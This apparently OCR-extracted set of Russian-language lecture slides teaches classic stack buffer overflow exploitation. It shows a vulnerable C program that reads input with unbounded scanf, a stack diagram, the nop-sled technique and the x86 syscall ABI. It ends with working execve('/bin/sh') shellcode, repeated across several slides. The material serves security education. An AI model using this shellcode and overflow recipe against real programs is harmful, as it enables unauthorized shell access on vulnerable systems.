
```c
#include <stdio.h>
#include <stdlib.h>
/*
void pwned() {
  printf("pwned\n");
  // launch_missiles();
}
*/
int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

- А удалить все файлы?
- А передать контроль над компьютером?

ДА


А сейчас может вывести?

Как?


ebp
esp
argv
argc
ret:libc
saved ebp
buf
&buf
"%s"
ret:&main:3
saved ebp
main
scanf


Как?

- Буфер всё ещё переполняется
  - Но во что выставить адрес возврата?




Как?

- Буфер всё ещё переполняется
  - Но во что выставить адрес возврата?
- В памяти нет нужного кода



Как?

- Буфер всё ещё переполняется
  - Но во что выставить адрес возврата?
- В памяти нет нужного кода
- Положим нужный код сами в тот же буфер
  - После адреса возврата



Технические детали

- Что именно положить в качестве `print("pwn")`?

- Как узнать адрес, в который нужно выставить адрес возврата?

Технические детали

- Что именно положить в качестве `print("pwn")`?
  - Любой позиционно-независимый код без вызова библиотечных функций
    - Работающий, будучи загруженный по любому адресу
  - Системные вызовы (напрямую) можно

- Как узнать адрес, в который нужно выставить адрес возврата?

Технические детали

- Что именно положить в качестве `print("pwn")`?
  - Любой позиционно-независимый код без вызова библиотечных функций
    - Работающий, будучи загруженный по любому адресу
  - Системные вызовы (напрямую) можно
  - Для удобства, это всегда будет вызов `execve("/bin/sh", [...], [...]);`
- Как узнать адрес, в который нужно выставить адрес возврата?

Технические детали

- Что именно положить в качестве `print("pwn")`?
  - Любой позиционно-независимый код без вызова библиотечных функций
    - Работающий, будучи загруженный по любому адресу
  - Системные вызовы (напрямую) можно
  - Для удобства, это всегда будет вызов `execve("/bin/sh", [...], [...]);`
- Как узнать адрес, в который нужно выставить адрес возврата?
  - Отладчик
  - `strace`

nop sled

- Иногда сложно выяснить точный адрес, но получается примерный ($\pm 10\,000$ байт)

nop sled

- Иногда сложно выяснить точный адрес, но получается примерный ($\pm 10\,000$ байт)
- Прекрасная инструкция `nop`
  - Ничего не делает

nop sled

- Иногда сложно выяснить точный адрес, но получается примерный ($\pm 10\,000$ байт)
- Прекрасная инструкция `nop`
  - Ничего не делает
- Вместо `code` пишем $\texttt{nop} \times 20\,000 + \texttt{code}$
  - Целимся в середину полученного кода
  - Промах на $\pm 10\,000$ не страшен

nop sled

- Иногда сложно выяснить точный адрес, но получается примерный ($\pm 10\,000$ байт)
- Прекрасная инструкция `nop`
  - Ничего не делает
- Вместо `code` пишем $\texttt{nop} \times 20\,000 + \texttt{code}$
  - Целимся в середину полученного кода
  - Промах на $\pm 10\,000$ не страшен
- Итого, даём `scanf`-у на вход
  $\mathit{addr} \times 50 + \texttt{nop} \times 20\,000 + \texttt{code}$

ABI системных вызовов

- `man 2 syscall`

ABI системных вызовов

- `man 2 syscall`
- Номер системного вызова в %eax

ABI системных вызовов

- `man 2 syscall`
- Номер системного вызова в `%eax`
- Аргументы в `%ebx`, `%ecx`, `%edx`, `%esi`, `%edi`, `%ebp`

ABI системных вызовов

- `man 2 syscall`
- Номер системного вызова в `%eax`
- Аргументы в `%ebx`, `%ecx`, `%edx`, `%esi`, `%edi`, `%ebp`
- Прерывание `int $0x80` для запуска

ABI системных вызовов

- `man 2 syscall`
- Номер системного вызова в `%eax`
- Аргументы в `%ebx`, `%ecx`, `%edx`, `%esi`, `%edi`, `%ebp`
- Прерывание `int $0x80` для запуска
- Результат в `%eax`

ABI системных вызовов

- `man 2 syscall`
- Номер системного вызова в %eax
- Аргументы в %ebx, %ecx, %edx, %esi, %edi, %ebp
- Прерывание `int $0x80` для запуска
- Результат в %eax

```
read(fd, buf, 10);
```

```
movl $3, %eax
movl $fd, %ebx
movl $buf, %ecx
movl $10, %edx
int $0x80
```

Запуск /bin/sh


- execve(2)

```
int execve(const char *filename,
  char *const argv[],
  char *const envp[]);
```

- filename == "/bin/sh"
- argv == ["/bin/sh", NULL]
- envp как argv
- Номер SYS_EXECVE == 0xb


Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```




Запуск /bin/sh

```
.text
_start:
xorl %eax, %eax
push %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
movb $0xb, %al
movl %ecx, %edx
int $0x80
```



